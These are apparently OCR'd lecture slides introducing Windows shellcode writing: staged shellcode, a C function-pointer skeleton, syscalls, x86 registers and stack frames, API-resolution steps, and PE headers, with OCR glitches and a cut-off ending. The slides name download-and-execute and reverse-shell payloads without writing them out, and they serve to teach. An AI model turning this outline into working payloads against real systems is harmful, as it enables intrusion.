When the amount of data that an attacker can inject into the target process is too limited to execute useful shellcode directly, it may be possible to execute it in stages. First, a small piece of shellcode (stage 1) is executed. This code then downloads a larger piece of shellcode (stage 2) into the process's memory and executes it.

C/C++ compiling



Shellcode – machine code

Samples Skeleton.c

```
1 char shellcode [] = "\xcc";
2
3 int main(int argc,  char **argv)
4 {
5 int (*f)();
6 f = (int (*) ())shellcode;
7 (int) (*f)();
8 }
9
```

Try to compile and see what happen

So how do we get a shellcode in Windows?

3.1 System Calls

NT-based versions of Windows expose a system call interface through `int 0x2e`. Newer versions of NT, such as Windows XP, are capable of using the optimized `sysenter` instruction. Both of these mechanisms accomplish the goal of transitioning from `Ring3`, user-mode, to `Ring0`, kernel-mode.

Windows, like Linux, stores the system call number, or command, in the `eax` register. The system call number in both operating systems is simply an index into an array that stores a function pointer to transition to once the system call interrupt is received. The problem is, though, that system call numbers are prone to change between versions of Windows whereas Linux system call numbers are set in stone. This difference is the source of the problem with writing reliable shellcode for Windows and for this reason it is generally considered "bad practice" to write code for Windows that uses system calls directly vice going through the native user-mode abstraction layer supplied by `ntdll.dll`.

The other more blatant problem with the use of system calls in Windows is that the feature set exported by the system call interface is rather limited. Unlike Linux, Windows does not export a socket API via the system call interface. This immediately eliminates the possibility of doing network based shellcode via this mechanism. So what else could one possibly use system calls for? Obviously there remains potential use for a local exploit, but for the scope of this document the focus will be on remote exploits. Still, with remote exploits, there are some uses for system calls that will be covered in Chapter 6. So if one has all but eliminated system calls as a viable mechanism, what in the world is one to do? With that, onward...

Assembly introduction

Processor understands only machine language instructions which are strings of 1s and 0s. However machine language is too obscure and complex for using in software development. So the low level assembly language is designed for a specific family of processors that represents various instructions in symbolic code and a more understandable form.

- It requires less memory and execution time;
- It allows hardware-specific complex jobs in an easier way;
- It is suitable for time-critical jobs;
- It is most suitable for writing interrupt service routines and other memory resident programs.

Processor registers

64-bit register	Lower 32 bits	Lower 16 bits	Lower 8 bits
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cx	cl
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
r8	r8d	r8w	r8b
r9	r9d	r9w	r9b
r10	r10d	r10w	r10b
r11	r11d	r11w	r11b
r12	r12d	r12w	r12b
r13	r13d	r13w	r13b
r14	r14d	r14w	r14b
r15	r15d	r15w	r15b

Pointer & Index registers

Pointer Registers

The pointer registers are 32-bit EIP, ESP and EBP registers and corresponding 16-bit right portions. IP, SP and BP. There are three categories of pointer registers:

- **Instruction Pointer (IP)** - the 16-bit IP register stores the offset address of the next instruction to be executed. IP in association with the CS register (as CS:IP) gives the complete address of the current instruction in the code segment.
- **Stack Pointer (SP)** - the 16-bit SP register provides the offset value within the program stack. SP in association with the SS register (SS:SP) refers to be current position of data or address within the program stack.
- **Base Pointer (BP)** - the 16-bit BP register mainly helps in referencing the parameter variables passed to a subroutine. The address in SS register is combined with the offset in BP to get the location of the parameter. BP can also be combined with DI and SI as base register for special addressing.

Index Registers

The 32-bit index registers ESI and EDI and their 16-bit rightmost portions SI and DI are used for indexed addressing and sometimes used in addition and subtraction. There are two sets of index pointers:

- **Source Index (SI)** - it is used as source index for string operations
- **Destination Index (DI)** - it is used as destination index for string operations.

Processor instructions

mov dest, src ; The data specified by src is copied to dest. One restriction is that both operands may not be memory operands.

```
mov eax, 3    ; Store 3 into EAX register (3 is immediate operand)
mov bx, ax    ; Store the value of AX into the BX register
```

The ADD instruction is used to add integers.

```
add eax, 4    ; eax = eax + 4
add al, ah    ; al = al + ah
```

The SUB instruction subtracts integers.

```
sub bx, 10      ; bx = bx - 10
sub ebx, edi    ; ebx = ebx – edi
```

The INC and DEC instructions increment or decrement values by one.
Since the one is an implicit operand, the machine code for INC and DEC is smaller than for the equivalent ADD and SUB instructions.

```
inc ecx    ; ecx++
dec dl     ; dl--
```

Processor instructions

- ADD - Sum
- SUB - Substraction
- INC - Increment
- DEC – Decrement
- CALL – Call function
- CMP – Compare operands
- DIV – Devide
- JMP – Jump
- MOV – Move
- NOP – No operation
- MUL – Multiply
- POP – Pop data from stack
- PUSH – Push data onto stack
- RET – Return from procedure
- XOR – Exclusive OR
- LODSD – Load DWORD at address ESI into EAX
- XCHG – Exchange data
- LEA – Load Effective address

Stack

```c
int foobar(int a, int b, int c)
{
    int xx = a + 2;
    int yy = b + 3;
    int zz = c + 4;
    int sum = xx + yy + zz;

    return xx * yy * zz + sum;
}

int main()
{
    return foobar(77, 88, 99);
}
```


```
push 99
push 88
push 77
call foobar --------→
```

```
push EBP
mov EBP, ESP
sub esp, 16
…
```

; Put parameters on the stack
; CALL will put next EIP on the stack

; Create a new stackframe
; Save EBP and replace it with ESP
; Stack space for local variables

Stack



; 99
; 88
; 77


; Added by CALL


; Preserved EBP (start of frame)

; xx, yy, zz, sum
; Local parameters of function

; ESP (end of frame)

Linux syscalls





int 0x80 is the assembly language instruction that is used to invoke system calls in Linux on x86 (i.e., Intel-compatible) processors.

Each process starts out in user mode. When a process makes a system call, it causes the CPU to switch temporarily into kernel mode, which has root (i.e., administrative) privileges, including access to any memory space or other resources on the system. When the kernel has satisfied the process's request, it restores the process to user mode.

When a system call is made, the calling of the int 0x80 instruction is preceded by the storing in the process register (i.e., a very small amount of high-speed memory built into the processor) of the system call number (i.e., the integer assigned to each system call) for that system call and any arguments (i.e., input data) for it.

Windows shellcodes

1. Find kernel32.dll
2. Find GetProcAddress
3. Find LoadLibrary
4. Load DLLs
5. Call “random” functions

Common shellcodes:

- calc.exe (WinExec)
- Download and execute (URLDownloadToFileA)
- MessageBox (user32.dll)
- Reverse TCP/Bind

Download and Execute


- **URLDownloadToFile**:
- http://msdn.microsoft.com/en-us/library/ie/ms775123(v=vs.85).aspx
- **WinExec**:
- http://msdn.microsoft.com/en-us/library/windows/desktop/ms687393%28v=vs.85%29.aspx
- **LoadLibrary**:
- http://msdn.microsoft.com/en-us/library/windows/desktop/ms684175%28v=vs.85%29.aspx
- **GetProcAddress**:
- http://msdn.microsoft.com/en-us/library/windows/desktop/ms683212%28v=vs.85%29.aspx

```
HMODULE WINAPI LoadLibrary(
  _In_  LPCTSTR lpFileName
);

FARPROC WINAPI GetProcAddress(
  _In_  HMODULE hModule,
  _In_  LPCSTR lpProcName
);
```


```
HRESULT URLDownloadToFile(
  LPUNKNOWN pCaller,
  LPCTSTR szURL,
  LPCTSTR szFileName,
  _Reserved_  DWORD dwReserved,
  LPBINDSTATUSCALLBACK lpfnCB
);

UINT WINAPI WinExec(
  _In_  LPCSTR lpCmdLine,
  _In_  UINT uCmdShow
);
```

PE File Format


The **Portable Executable (PE)** format is a file format for executables, object code, DLLs, and others used in 32-bit and 64-bit versions of Windows operating systems. The PE format is a data structure that encapsulates the information necessary for the Windows OS loader to manage the wrapped executable code. This includes dynamic library references for linking, API export and import tables, resource management data and thread-local storage (TLS) data. On NT operating systems, the PE format is used for EXE, DLL, SYS (device driver), and other file types.



General PE File Structure



MS-DOS Header



	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f	
00000000	4d	5a	90	00	03	00	00	00	04	00	00	00	ff	ff	00	00	MZ .....ÿÿ..
00000010	b8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	f0	00	00	00	.....ð...
00000040	0e	1f	ba	0e	00	b4	09	cd	21	b8	01	4c	cd	21	54	68	..º..´.Í!¸.LÍ!Th
00000050	69	73	20	70	72	6f	67	72	61	6d	20	63	61	6e	6e	6f	is program canno
00000060	74	20	62	65	20	72	75	6e	20	69	6e	20	44	4f	53	20	t be run in DOS
00000070	6d	6f	64	65	2e	0d	0d	0a	24	00	00	00	00	00	00	00	mode....$.....
00000080	63	8a	9f	9f	27	eb	fl	cc	27	eb	fl	cc	27	eb	fl	cc	cŠŸŸ'ëñÌ'ëñÌ'ëñÌ
00000090	2e	93	62	cc	16	eb	fl	cc	27	eb	f0	cc	55	e8	fl	cc	.“bÌ.ëñÌ'ëðÌUèñÌ
000000a0	2e	93	63	cc	26	eb	fl	cc	2e	93	64	cc	20	eb	fl	cc	.“cÌ&ëñÌ.“dÌ ëñÌ
000000b0	2e	93	72	cc	dl	eb	fl	cc	2e	93	75	cc	c4	eb	fl	cc	.“rÌÑëñÌ.“uÌÄëñÌ
000000c0	2e	93	65	cc	26	eb	fl	cc	2e	93	60	cc	26	eb	fl	cc	.“eÌ&ëñÌ.“`Ì&ëñÌ
000000d0	52	69	63	68	27	eb	fl	cc	00	00	00	00	00	00	00	00	Rich'ëñÌ........
000000ef	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....


MS-DOS header only, opened in a hex editor. Notable strings: it starts with “MZ” and it contains the following text: “This program cannot be run in DOS mode.”

MS-DOS Header

```
typedef struct _IMAGE_DOS_HEADER {      // DOS .EXE header
    WORD   e_magic;                     // Magic number
    WORD   e_cblp;                      // Bytes on last page of file
    WORD   e_cp;                        // Pages in file
    WORD   e_crlc;                      // Relocations
    WORD   e_cparhdr;                   // Size of header in paragraphs
    WORD   e_minalloc;                  // Minimum extra paragraphs needed
    WORD   e_maxalloc;                  // Maximum extra paragraphs needed
    WORD   e_ss;                        // Initial (relative) SS value
    WORD   e_sp;                        // Initial SP value
    WORD   e_csum;                      // Checksum
    WORD   e_ip;                        // Initial IP value
    WORD   e_cs;                        // Initial (relative) CS value
    WORD   e_lfarlc;                    // File address of relocation table
    WORD   e_ovno;                      // Overlay number
    WORD   e_res[4];                    // Reserved words
    WORD   e_oemid;                     // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;                   // OEM information; e_oemid specific
    WORD   e_res2[10];                  // Reserved words
    LONG   e_lfanew;                    // File address of new exe header
  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

BYTE **– 8 bits (1 byte), "unsigned char"**	***LONG*** **– 4 bytes (32 bits) "long"**
CHAR **– 8 bits (1 byte), "char"**	***ULONGLONG*** **– 8 bytes (64 bits) "unsigned long long"**
DWORD **– 4 bytes (32 bits) "unsigned long"**	***WORD*** **– 2 bytes (16 bits) "unsigned short"**

PE Header



	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f	
00000000	4d	5a	90	00	03	00	00	00	04	00	00	00	ff	ff	00	00	MZ .....ÿÿ..
00000010	b8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0000003c	00	00	00	00	00	00	00	00	00	00	00	00	f0	00	00	00	.....ð...
00000040	0e	1f	ba	0e	00	b4	09	cd	21	b8	01	4c	cd	21	54	68	..º..´.Í!¸.LÍ!Th
00000050	69	73	20	70	72	6f	67	72	61	6d	20	63	61	6e	6e	6f	is program canno
00000060	74	20	62	65	20	72	75	6e	20	69	6e	20	44	4f	53	20	t be run in DOS
00000070	6d	6f	64	65	2e	0d	0d	0a	24	00	00	00	00	00	00	00	mode....$.....
00000080	63	8a	9f	9f	27	eb	fl	cc	27	eb	fl	cc	27	eb	fl	cc	cŠŸŸ'ëñÌ'ëñÌ'ëñÌ
00000090	2e	93	62	cc	16	eb	fl	cc	27	eb	f0	cc	55	e8	fl	cc	.“bÌ.ëñÌ'ëðÌUèñÌ
000000a0	2e	93	63	cc	26	eb	fl	cc	2e	93	64	cc	20	eb	fl	cc	.“cÌ&ëñÌ.“dÌ ëñÌ
000000b0	2e	93	72	cc	dl	eb	fl	cc	2e	93	75	cc	c4	eb	fl	cc	.“rÌÑëñÌ.“uÌÄëñÌ
000000c0	2e	93	65	cc	26	eb	fl	cc	2e	93	60	cc	26	eb	fl	cc	.“eÌ&ëñÌ.“`Ì&ëñÌ
000000d0	52	69	63	68	27	eb	fl	cc	00	00	00	00	00	00	00	00	Rich'ëñÌ.....
000000e0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000f0	50	45	00	00	4c	01	04	00	15	3b	b8	50	00	00	00	00	PE..L....;¸P....
00000100	00	00	00	00	e0	00	02	21	0b	01	09	00	00	50	0c	00	....à..!.....P..

MS-DOS header specifies (e_lfanew) the start of PE header.

PE Header structures

```
typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

```
